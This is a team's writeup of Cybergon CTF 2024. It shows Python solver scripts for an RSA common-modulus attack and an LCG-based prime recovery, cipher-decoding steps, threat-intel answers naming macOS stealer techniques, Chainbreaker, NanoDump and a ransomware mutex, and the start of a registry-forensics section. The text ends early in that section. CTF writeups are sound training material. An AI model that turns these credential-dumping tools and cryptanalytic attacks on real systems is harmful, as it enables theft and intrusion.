

Cybergon CTF 2024 Writeups

By Team Pwn_!>



Event Title	CYBERGON CTF 2024
Team Name	pwn_ >
Event Start Time	30, November 2024 12:00 AM
Event End Time	01, December 2024 12:00 AM
Team Members	Kaung Yan Paing, Aung Soe Paing, Thant Thuya Oo


Table Of Contents

CRYPTO.....	5
Warm Up.....	5
RSA1	7
RSA2	10
I LOVE POETRY	13
E45y p345y.....	15
Warmup 1	17
Warmup 2	18
Chill Bro.....	19
TI	20
Stealer	20
RDP.....	21
CRYPTO.....	22
Ransomware	23
Digital Forensics	24
Warmup	24
(1).....	26
(2).....	28
(3).....	30
(4).....	31
(5).....	33
(7).....	34
(8).....	36
(9).....	38
(11).....	39
Badboy	41
MISC.....	43
Sponsors.....	43
Zip Zap.....	44
Your Favorite Song.....	47
Triple Quiz	48
Rules.....	51

Favourite Menu & Restaurant	53
Web.....	58
Tricky Number.....	58
Greeting	59
Hidden One	62
Event	63
Cybergon Blog.....	67
Cybergon Blog 2	70
Agent.....	73
DumbBot.....	77
Reconnaissance.....	82
Validation.....	82
Secure Life.....	83
Uncover.....	84
Discovery.....	85
Leakage	86
OSINT	88
Vacation (1).....	88
Vacation (2).....	90
Favorite Journal	93
The Flight.....	94
The Train & The Bridge	96
History repeats itself.....	97
The Stadium	98
The Statue	99
The Pagoda.....	100
STEGANO.....	102
Truesight	102
Invisible	103
What's behind the wall ?	105
HTTP	107
Protocol.....	107

CRYPTO

Warm Up



I downloaded the given file and I found binary code in the file so I converted it to string.

From To

Binary Text

Open File Open Bin File

Paste binary numbers or drop file:

```
00110011 00111001 00100000 00110110 00110001 00100000
00110011 00110000 00100000 00110011 00110001 00100000
00110010 00111001 00100000 00110100 01100101 00100000
00110010 01100101 00100000 00110101 00110010 00100000
00110111 00111001 00100000 00110010 01100011 00100000
00110110 00110101 00100000 00110111 01100100 00100000
```

Character encoding (optional)

ASCII/UTF-8

Convert Reset Swap

39 61 30 31 29 4e 2e 52 79 2c 65 7d 6d 77 33 49 32 79 3a 6c 76
52 2b 32 3f 39 4a 36 57 46 39 28 4c 3f 76 29 68 52 2b 36 2f 76
7a 76

Copy Save

After I convert it, I found a hex value then I convert it to ASCII.

The screenshot shows a user interface for converting hex values to text. The 'From' dropdown is set to 'Hexadecimal' and the 'To' dropdown is set to 'Text'. Below these are buttons for 'Open File' and a search icon. A text input field contains the hex values: 39 61 30 31 29 4e 2e 52 79 2c 65 7d 6d 77 33 49 32 79 3a 6c 76 52 2b 32 3f 39 4a 36 57 46 39 28 4c 3f 76 29 68 52 2b 36 2f 76 7a 76. Below this is a section for 'Character encoding' set to 'ASCII'. At the bottom are three buttons: 'Convert' (highlighted in green), 'Reset', and 'Swap'. The final output is displayed in a grey box: 9a01)N.Ry,e}mw3I2y:lvR+2?9J6WF9(L?v)hR+6/vzv.

After I convert it to ASCII I found a strange string I don't know what it is but I thought that may be a one kind of base encoding. So I tried many base encoding I got flag with base92 encoding.

The screenshot shows a tool for decoding various base encodings. It has three main sections: 'From Base64', 'From Base85', and 'From Base92'. The 'From Base92' section is highlighted in green. The input text is 9a01)N.Ry,e}mw3I2y:lvR+2?9J6WF9(L?v)hR+6/vzv. In the 'From Base92' section, the 'Alphabet' dropdown shows 'A-Za-z0-9+/=' and the 'Remove non-alphabet chars' checkbox is checked. The output section shows the decoded flag: CYBERGON_CTF2024{b45392_h3x_b1n4ry}.

Flag: CYBERGON_CTF2024{b45392_h3x_b1n4ry}

RSA1



After checking the script, I understand the crypto.py then I write a script to decrypt the given output.

This is my python script -

```
from math import gcd
from sympy import mod_inverse
from Crypto.Util.number import long_to_bytes

# Given values from the output
n =
15750852827675876763873475442462133446639481525924397795921058023957766165771472272
62253627742315439203769135796580524948266501642801518362897344525906471023133815841
33512835595817708427222746495824286741840967127393187086028742577763080469063534742
728547285121808241078515099307495843605080694383425986909029

cip1 =
69950256754119187070741220414057295159525964023691737870808579797990094306696842507
54659185869103298138534805240624620353019232493586761630507063793684892687802266208
24010909886313240249646307295107280439004545110125521058834132659193004346748235772
32105833994040714469215427142851489025266027204415434792116

cip2 =
26975575766224799967239054937673125413993489249748738598424368718984020839138611191
33315923153158285457188891137223079455912765872173881036406957905010208946587313421
```

```
81966728466273526971875841371815031880035975602290784948809177053491406632282817054  
08967589237626894208542139123054938434957445017636202240137
```

```
exp1 = 0x10003 # 65539
```

```
exp2 = 0x10001 # 65537
```

```
# Extended Euclidean Algorithm to compute s1 and s2
```

```
def extended_gcd(a, b):
```

```
    if b == 0:
```

```
        return a, 1, 0
```

```
    gcd, x1, y1 = extended_gcd(b, a % b)
```

```
    x = y1
```

```
    y = x1 - (a // b) * y1
```

```
    return gcd, x, y
```

```
# Compute coefficients s1 and s2 for the linear combination
```

```
_> s1, s2 = extended_gcd(exp1, exp2)
```

```
# Adjust for negative coefficients
```

```
if s1 < 0:
```

```
    cip1 = mod_inverse(cip1, n)
```

```
    s1 = -s1
```

```
if s2 < 0:
```

```
    cip2 = mod_inverse(cip2, n)
```


```
    s2 = -s2
```

```
# Decrypt the FLAG
```

```
plaintext = (pow(cip1, s1, n) * pow(cip2, s2, n)) % n
```

```
FLAG = long_to_bytes(plaintext)
```

```
# Display or save the decrypted FLAG
try:
    print("Decrypted FLAG:", FLAG.decode()) # Try decoding as UTF-8
except UnicodeDecodeError:
    print("Decrypted FLAG (raw bytes):", FLAG)
    with open("decrypted_flag.bin", "wb") as f:
        f.write(FLAG)
    print("Decrypted FLAG saved to decrypted_flag.bin")
```



A terminal window titled 'kali' with a dark background. The window shows a command-line session:

```
kali@kali: ~/Desktop/ctf/cybergon
File Actions Edit View Help
└──(kali㉿kali)-[~/Desktop/ctf/cybergon]
$ python3 rsa1.py
Decrypted FLAG: CYBERGON_CTF2024{54m3_m0Du1u5!!!!}
└──(kali㉿kali)-[~/Desktop/ctf/cybergon]
$ ┌─[
```

Flag: CYBERGON_CTF2024{54m3_m0Du1u5!!!!}

RSA2



After checking the script, we explored some algorithms and methods to find p value. And then I found we have to use LCG and estimate 2 coefficient values.

This is my python script

```
from Crypto.Util.number import long_to_bytes, inverse
from sympy import gcd

# Given values

n =
11222960521299588524750181772783274494136260187265706255449546453051590711140226315
41848927360555078628686686121310756005906870539021116399652191688996284304946523272
31135139371611397088295802558393024987455537428220282191208155227768171949322059656
07268871964492604160910360630823557368267758149998874303490258640254944041292488072
70982591223458905195623710186139325016638328822547124041054544128864142831772728248
70896173982052160090665662919204841419709500439456927570536016814657719962226109835
86467074641256505745938075296078516556647247578105282414665403694284697737212759109
318373113013635864830591729084632299

enc =
45767340458154151173937147856315338933869894219753628730547147219737746356338072163
51035380690773987036176885213178400507495200723424882273269742714702510936914814535
12695376981583584559940852898944470908682075574524353840196888903668526351011685343
17546929792821066229054051821760025911881891688485403177586726631106147465878472771
86013825393236023619071578716175239047234708469908780821882885343491830991331125549
71475444977148330100801192725461552758462144710882371319526518607768737940102374318
```

```
60836651364888146378858529115847309135145131043111888257663104944369992957323929319  
81405989153709642320565431642748272
```

```
secret_out = [
```

```
66953810142124815039330074236499310261872548478302540667230702366186795585053774076  
15255520734597057517814837583259516621523660469067610982873604847538679481612116144  
54069489049515000985218827598342456217176031173594216742343778579169394801974317367  
00748894114250914875188652571151182449577867725826435423376,
```

```
80999476520674190840911057419847921359566717270329166665621275349092808316592952277  
88654917272826212484191188613998221508983010269137778752159901093624464399665676154  
42839357718391770795761744905254227473411763633365595175935905369350784190899934872  
86051416549535034924351610990671702249465937149523440124761,
```

```
51216023802572567348628656925016052173207334859206588426719337944930296970754512831  
79209417555816902594551017773091666249583805170245424045958647335797050771189197817  
52812888985100221660902482488717800430464130033020511631285274081411073966601112079  
21123000905106255749641830317142711784497262578942366553634
```

```
]
```

```
# Parameters
```

```
modulus = 2**1024
```

```
# Reconstruct the LCG parameters `a` and `c` from the sequence
```

```
diff1 = (secret_out[1] - secret_out[0]) % modulus
```

```
diff2 = (secret_out[2] - secret_out[1]) % modulus
```

```
# Estimate coefficient 'a'
```

```
try:
```

```
    a = (diff2 * inverse(diff1, modulus)) % modulus
```

```
except ValueError:
```

```
    raise Exception("No valid inverse exists. Check the provided data.")
```

```
# Estimate coefficient 'c'  
c = (secret_out[1] - a * secret_out[0]) % modulus  
  
# Reverse engineer p from secret_out[0]  
try:  
    p = ((secret_out[0] - c) * inverse(a, modulus)) % modulus  
except ValueError:  
    raise Exception("No valid inverse exists when reversing p. Check data consistency.")  
  
# Validate if p is a valid factor of n  
if n % p == 0:  
    q = n // p  
    print(f"p = {p}")  
    print(f"q = {q}")  
  
# Compute the private key using the factorized p and q  
phi_n = (p - 1) * (q - 1)  
e = 65537  
d = inverse(e, phi_n)  
  
# Decrypt the message  
decrypted_message_int = pow(enc, d, n)  
decrypted_message = long_to_bytes(decrypted_message_int).decode(errors='ignore')  
print(f"Decrypted flag: {decrypted_message}")  
  
else:  
    print("The estimated p does not divide n correctly.")
```

```
(kali㉿kali)-[~/Desktop/ctf/cybergon]
$ python3 rsa2.py
p = 12337895980394588129655436265767318176006206117235313124870431382007553
7097221937342204098254312615535403339464760643424984430480138168529236215
89402706190860018864928102640486931330363907049214738024134133022901140901
716242807909022023355525416900623824812624089511602228967132103752731789914
7108089635271
q = 90963325830703413327710912023362694614913110218807720025299317686846667
598335000708026170303633530814204409026287478906952508080228481168211592674
737673371562209062685256890565904606739380649625828785445219278651480813604
979543556587642364507410811985463804856012744564016239253199325017405286946
559363316669
Decrypted flag: CYBERGON_CTF2024{C0nGr47uL4710N_y0u_g07_17!!!}

(kali㉿kali)-[~/Desktop/ctf/cybergon]
$
```

Flag: CYBERGON_CTF2024{C0nGr47uL4710N_y0u_g07_17!!!}

I LOVE POETRY

Challenge 105 Solves X

I Love Poetry

50

I love poetry for the way each line and letter aligns so perfectly. Don't use any space and put all together.

CYBERGON_CTF2024{xxxxxxxxxxxxxxxxxxxx}

Author - iamkfromburma

[I_Love_Poe...](#)

Flag Submit

First I downloaded the given file and I found a poem in the text file and I found a strange string at the end of poem so I decode it with base64 and I found a string number.

```

File Edit View

Have you ever heard of a tale so sly,
Of secrets hidden in verses high?
A whispered cipher, a rhyme obscure,
Words that echo, silent yet sure.
You wander through lines, seeking the key,
Patterns concealed for those who see.
Could it be found, the lock of lore,
A code within, you've not cracked before?
About the stanzas, the letters play,
A dance of words to keep truth at bay.
Have you the courage, the sight so clear,
To unveil what's buried so near?
Each phrase a puzzle, each line a clue,
The poem waits - it speaks to you.
And once you've solved the riddle's core,
A cipher unlocked, forevermore.

MTE6MSAxND03IDE6MyAxOjQgNzo1IDE0OjIgMzoz

```

Decode from Base64 format

Simply enter your data then push the decode button.

MTE6MSAxND03IDE6MyAxOjQgNzo1IDE0OjIgMzoz

ⓘ For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

Source character set.

Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

DECODE Decodes your data into the area below.

11:1 14:7 1:3 1:4 7:5 14:2 3:3

Then I try to rearrange the poem using that number and I got the flag.

```

File Edit View

Have you ever heard of a tale so sly,
Of secrets hidden in verses high?
A whispered cipher, a rhyme obscure,
Words that echo, silent yet sure.
You wander through lines, seeking the key,
Patterns concealed for those who see.
Could it be found, the lock of lore,
A code within, you've not cracked before?
About the stanzas, the letters play,
A dance of words to keep truth at bay.
Have you the courage, the sight so clear,
To unveil what's buried so near?
Each phrase a puzzle, each line a clue,
The poem waits - it speaks to you.
And once you've solved the riddle's core,
A cipher unlocked, forevermore.


11:1 14:7 1:3 1:4 7:5 14:2 3:3

Have you ever heard the poem cipher
CYBERGON_CTF2024{Haveyoueverheardthepoemcipher}

```

Flag: CYBERGON_CTF2024{Haveyoueverheardthepoemcipher}

E45y p345y



First I found a strange string in the challenge description I don't know what is it so I use cipher identifier.

The screenshot shows the 'Results' section of the dCode analyzer. It lists various cipher types with a warning about short text length. A prominent banner in the center reads 'PATH TO SUCCESS' with a 'LEARN MORE' button. Below the banner, there's a section for 'Answers to Questions (FAQ)' and a definition of what a cipher identifier is.

Results

dCode's analyzer suggests to investigate:

- Warning The text has a **short length**, this can affect the quantity and reliability of the results (see FAQ)
- Warning Few or no significant results (see FAQ)

Vigenere Cipher
Caesar Box Cipher
Scytale Cipher
Autoclave Cipher
Beaufort Cipher
Rozier Cipher
Vernam Cipher (One Time Pad)
Variant Beaufort Cipher
Gronsfeld Cipher
Burrows-Wheeler Transform
Redefence Cipher
Rail Fence (Zig-Zag) Cipher
Transposition Cipher
substitution cipher
Skip Cipher
Shift Cipher
Ragbaby Cipher
Homophonic Cipher
Writing in Reverse > esreveR
Double Transposition Cipher
Enigma Machine

#21

ENCRYPTED MESSAGE IDENTIFIER

* CIPHERTEXT TO RECOGNIZE ⓘ
NR_UO_{43CrbcGC4!cIK}CRT21Np_YEF0_3HrB2f3

* CLUES/KEYWORDS (IF ANY)
▶ ANALYZE

See also: Frequency Analysis – Index of Coincidence

SYMBOLS IDENTIFIER

➤ Go to: Symbols Cipher List

Answers to Questions (FAQ)

What is a cipher identifier? (Definition)

A encryption detector is a computer tool designed to recognize encryption/encoding from a text message. The detector performs

Then I tried with all possible cipher and I got the flag with Rail Fence Cipher.

The screenshot shows the Cryptool interface. On the left, under 'Recipe', it says 'Rail Fence Cipher Decode'. It has fields for 'Key' (set to 6) and 'Offset' (set to 3). In the 'Input' field, the ciphertext 'NR_UO_{43CrbcGC4!cIK}CRT21Np_YEF0_3HrB2f3' is entered. The 'Output' field shows the decrypted flag: 'CYBERGON_CTF2024{R4!1_f3Nc3_C!pH3r_KrUb}'.

Flag: CYBERGON_CTF2024{R4!1_f3Nc3_C!pH3r_KrUb}

Warmup 1

Challenge 114 Solves X

Warm Up 1

50


You are already familiar with these ciphers.
CYBERGON_CTF2024{xxx_xxx_xxx}

Author - iamkfromburma

 Warm_Up_...

Flag Submit

As we provided with a text file contains weird character as shown on picture below,



- As per illustrated above, we can see that the flag is separated into 2 parts.
- After doing some OSINT and using <https://www.dcode.fr/cipher-identifier> to assist in identifying the cipher types. We comes up with two types including, *Brainfuck Language* and *Whitespace Language*.
- Therefore, we can proceed by deciphering each part and combining it altogether.

Flag: CYBERGON_CTF2024{br41nfuck_0r_wh1t35p4c3?}

Warmup 2

Challenge 83 Solves X

Warm Up 2

100


It looks like copy and paste. Yeah, better together.
CYBERGON_CTF2024{xxx_xxxx_xxx}

2mx2jp3qf3im4oz3vq1cg1ck6r569r19x4ok5os4ok4wg6d04qc6gh5ul

Author - iamkfromburma

[Flag](#) [Submit](#)

- We have got with a secret message:
2mx2jp3qf3im4oz3vq1cg1ck6r569r19x4ok5os4ok4wg6d04qc6gh5ul
- Again, I used a cipher identifier to assist me on identifying the type of cipher and concluding with *Twin Hex Cipher*.



Search for a tool

★ SEARCH A TOOL ON dCODE BY KEYWORDS:
e.g. type 'sudoku'

★ BROWSE THE FULL dCODE TOOLS' LIST

Results

2mx2jp3qf3im...5ul
CYBERGON_CTF2024{1t_15_4ll_4b0ut_tw1n }

TWIN HEX DECODER

★ TWIN HEX CIPHERTEXT ⓘ
2mx2jp3qf3im4oz3vq1cg1ck6r569r19x4ok5os4ok4wg6d04qc6gh5ul

► DECRYPT

TWIN HEX ENCODER

★ TWIN HEX PLAINTEXT ⓘ

Flag: CYBERGON_CTF2024{1t_15_4ll_4b0ut_tw1n}

Chill Bro

Challenge 187 Solves X

Chill Bro

50

I always enjoy chilling by watching movies or series, and Arthur Conan Doyle is one of my favorites.

CYBERGON_CTF2024{XXXXXXXXXXXXXX}

Author - iamkfromburma

[Chill_Bro.p...](#)

Flag Submit

In this challenge, we were provided with a hint:

"I always enjoy chilling by watching movies or series, and Arthur Conan Doyle is one of my favorites." This led us to investigate Arthur Conan Doyle's works. We focused on the story **"The Adventure of the Dancing Men"**, which features a cipher that uses pictorial representations of dancing stick figures to encode messages. We deduced that the challenge involved solving a *Dancing Men Cipher*.

DANCING MEN DECODER

DANCING MEN SYMBOLS (CLICK TO ADD)

DANCING MEN CIPHERTEXT

LAGS BREAK THE TEXT UP INTO WORDS (SERVE AS SPACES)
ARE DISPLAYED ON ALL MEN (AND THERE ARE SPACES)

How to decipher
How to re Men ci
Who Dancir
What invent
Similar
Symbols
Substituti
Mourier A
Flag Sem
Dothraki J
Gold Bug

Flag: CYBERGON_CTF2024{TAKEABREAKBROLETSDANCE}

TI

Stealer

Challenge 13 Solves ×

Stealer

50

Most Mac infostealers leverage a well-known script to display error messages, in addition to utilizing an open-source tool for password collection. Can you identify the widely-used script, the corresponding MITRE ATT&CK technique ID associated with this type of script usage, and the name of the open-source tool? (Abc script = abc, Def tool = def)

CYBERGON_CTF2024{script/MITREID_toolname}

Author - iamkfromburma

Flag Submit

- After a while of OSINT the information online. I came up with information described within the blog: <https://www.cadosecurity.com/blog/from-the-depths-analyzing-the-cthulhu-stealer-malware-for-macos>
- According to the post and follow the format flag described in the challenge description: (**Abc script = abc, Def tool = def**). I found that the script used by the stealer is **Osascript** which is the command-line tool for running **AppleScript (T1059.002)** and leverages the open-source tool called **Chainbreaker** to dump keychain passwords.
- Since the challenge author mentioned that the flag contains MITREID, I assumed that it means the Technique ID, not the Sub-technique ID which is .002 for *Applescript* mentioned in MITRE ATT&CK metrics.
- Therefore, the flag will include, osa, T1059, chainbreaker separated by "_" and enclosing with **CYBERGON_CTF2024{...}**.

Flag: CYBERGON_CTF2024{osa_T1059_chainbreaker}

RDP

Challenge 67 Solves X

RDP


50

Midnight Blizzard launched a spear-phishing campaign to distribute malicious RDP files. Are you familiar with the signature identified by Microsoft Defender for this campaign ? Additionally, do you know the number of well-known RDP files, number of the sender domain, and the APT designation associated with Midnight Blizzard ?

CYBERGON_CTF2024{Signature_XX_XX_APTXX}

Author - iamkfromburma

Flag Submit



- The information about threat can be found on <https://www.microsoft.com/en-us/security/blog/2024/10/29/midnight-blizzard-conducts-large-scale-spear-phishing-campaign-using-rdp-files/>

Flag: CYBERGON_CTF2024{Backdoor:Script/HustleCon.A_15_5_APT29}

CRYPTO

Challenge 10 Solves X

CRYPTO

50

DPRK has targeted cryptocurrency sectors using malicious macOS applications; can you identify the responsible threat group, how many malware families have been linked to it, and the functions used for persistence and C2 operations? Also reveal the associated Apple Developer ID.

CYBERGON_CTF2024{Name_totalnumberofmalwarefam
iles_functionforpersistence_functionforC2_AppleDevelop
er(ID)}

Author - iamkfromburma

Flag Submit

- As per information given by author, we found an interested blog here:
<https://www.sentinelone.com/labs/bluenoroff-hidden-risk-threat-actor-targets-macs-with-fake-crypto-news-and-novel-persistence/>

Flag: CYBERGON_CTF2024{BlueNoroff_5_sym.install_char__char_DoPost_Avantis Regtech Private Limited (2S8XHJ7948)}

Ransomware



- The information of this type of campaign can be found at <https://unit42.paloaltonetworks.com/threat-assessment-blacksuit-ransomware-ignoble-scorpius/>
- According to this blog, we can get the entire information to submit a flag.

Flag: CYBERGON_CTF2024{Global\WLm87eV1oNRx6P3E4Cy9_OpenSSL AES_NanoDump}

Digital Forensics

Warmup

Warmup
50



<timez0nes>

Timezone


What is the timezone of the device?

Flag Format - CYBERGON_CTF2024{UTC-01:00 La Paz,
Mazatlan}

Author - Andro6

1/3 attempts

- From artifact file .E01, I decided to open it with Autopsy on Windows.
- One of the sources of Timezone investigation I can think of is **Windows Registry**.
- Therefore, I decided to export **SYSTEM** and **SOFTWARE** hives for further investigation.
- Using RegistryExplorer from ZimmerTools can assist us in investigating hives.
- Navigating to **SYSTEM\ControlSet001\Control\TimeZoneInformation\TimeZoneKeyName** key helps us to retrieve Timezone set to device.



- According to the timezone, we can conclude that the timezone is **UTC+08:00 Kuala Lumpur, Singapore**

Flag: CYBERGON_CTF2024{UTC+08:00 Kuala Lumpur, Singapore}

(1)

(1)
50

Welcome - 1

What are the device's name and the device owner's name?

Filename - Scenario 1.7z (21.5GB) MD5 -
899435D8409D9FD2D87AB6FFCBF16C13 SHA1 -
2AD7117EB01FB8E95F3A8711D1A534A1F62F0B57

Link 1 - <https://tinyurl.com/4zt373r5> Link 2 -
<https://tinyurl.com/3n259fad> Link 3 -
<https://tinyurl.com/3r7vsaf6z> Link 4 -
<https://tinyurl.com/zrwkyas3> Link 5 -
<https://tinyurl.com/3uhbzr4>

Flag Format - CYBERGON_CTF2024{Device-Name,
Owner Name}

Author - Andro6

- From **SYSTEM** hive, we can navigate to **SYSTEM\ControlSet01\Control\ComputerName\ComputerName** key, we can retrieve device's name that is **WHITE-PARTY**.

Registry Explorer v2.0.0.0

File Tools Options Bookmarks (31/0) View Help

Registry Hives (1) Available bookmarks (31/0)

Enter text to search... Find

Key name	# values	# subkeys	Last write timestamp
System	=	=	=
BitLocker	0	2	2019-12-07 09:54:02
Bluetooth	0	1	2019-12-07 09:15:08
CI	0	5	2024-10-31 18:08:17
Class	0	115	2024-10-28 12:16:00
CloudDomainJoin	0	0	2019-12-07 09:15:07
CMF	2	3	2024-10-28 12:20:07
CoDeviceInstallers	0	0	2019-12-07 09:14:16
